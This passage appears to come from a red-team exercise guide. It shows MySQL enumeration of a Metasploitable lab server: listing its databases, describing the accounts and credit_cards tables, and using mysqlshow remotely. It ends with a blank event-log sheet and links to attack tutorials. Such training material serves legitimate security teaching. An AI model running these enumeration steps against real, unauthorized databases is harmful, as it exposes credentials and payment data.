tiki\_calendar\_items |  mysql> |  |

Let's start with the juicy-looking owasp10 database.

mysql> show databases;

+--------------------+

| Database |

+--------------------+

| information\_schema |

| dvwa |

| metasploit |

| mysql |

| owasp10 |

| tikiwiki |

| tikiwiki195 |

+--------------------+

7 rows in set (0.01 sec)

mysql> use owasp10;

Reading table information for completion of table and column names

You can turn off this feature to get a quicker startup with -A

Database changed

mysql> show tables;

+-------------------+

| Tables\_in\_owasp10 |

+-------------------+

| accounts |

| blogs\_table |

| captured\_data |

| credit\_cards |

| hitlog |

| pen\_test\_tools |

+-------------------+

6 rows in set (0.00 sec)

We can use the describe command to describe the fields in each SQL table, as well as data types.

mysql> describe accounts;

+-------------+------------+------+-----+---------+----------------+

| Field | Type | Null | Key | Default | Extra |

+-------------+------------+------+-----+---------+----------------+

| cid | int(11) | NO | PRI | NULL | auto\_increment |

| username | text | YES | | NULL | |

| password | text | YES | | NULL | |

| mysignature | text | YES | | NULL | |

| is\_admin | varchar(5) | YES | | NULL | |

+-------------+------------+------+-----+---------+----------------+

5 rows in set (0.02 sec)

mysql> describe credit\_cards;

+------------+---------+------+-----+---------+----------------+

| Field | Type | Null | Key | Default | Extra |

+------------+---------+------+-----+---------+----------------+

| ccid | int(11) | NO | PRI | NULL | auto\_increment |

| ccnumber | text | YES | | NULL | |

| ccv | text | YES | | NULL | |

| expiration | date | YES | | NULL | |

+------------+---------+------+-----+---------+----------------+

4 rows in set (0.01 sec)

mysql>

* **Dump MySQL Database Contents (mysqlshow)**

You can also use mysqlshow to more easily show the contents of the database. Use the host option to use a remote database.

root@morpheus:~/box/metasploitable# mysqlshow --host=10.0.0.27

+--------------------+

| Databases |

+--------------------+

| information\_schema |

| dvwa |

| metasploit |

| mysql |

| owasp10 |

| tikiwiki |

| tikiwiki195 |

+--------------------+

root@morpheus:~/box/metasploitable# mysqlshow --host=10.0.0.27 dvwa

Database: dvwa

+-----------+

| Tables |

+-----------+

| guestbook |

| users |

+-----------+

root@morpheus:~/box/metasploitable# mysqlshow --host=10.0.0.27 --count dvwa

Database: dvwa

+-----------+----------+------------+

| Tables | Columns | Total Rows |

+-----------+----------+------------+

| guestbook | 3 | 1 |

| users | 6 | 5 |

+-----------+----------+------------+

2 rows in set.

**Step 5. Final Analysis/Report**

**4. Blank Red Team Event Log sheets (refer to Cyber Exercise Playbook pg. 32)**

|  |  |  |  |
| --- | --- | --- | --- |
| Time | Activity | Notes | Comments |
|  |  |  |  |
|  |  |  |  |
|  |  |  |  |
|  |  |  |  |
|  |  |  |  |
|  |  |  |  |

<https://charlesreid1.com/wiki/Metasploitable/MySQL>

<https://www.kali.org/tools/dsniff/>

<https://www.thesslstore.com/blog/man-in-the-middle-attack-2/>

<https://null-byte.wonderhowto.com/how-to/attack-web-applications-with-burp-suite-sql-injection-0184090/>

<https://null-byte.wonderhowto.com/how-to/gain-ssh-access-servers-by-brute-forcing-credentials-0194263/>

<https://resources.infosecinstitute.com/topic/how-to-attack-windows-10-machine-with-metasploit-on-kali-linux/>

<https://linuxize.com/post/how-to-create-users-in-linux-using-the-useradd-command/>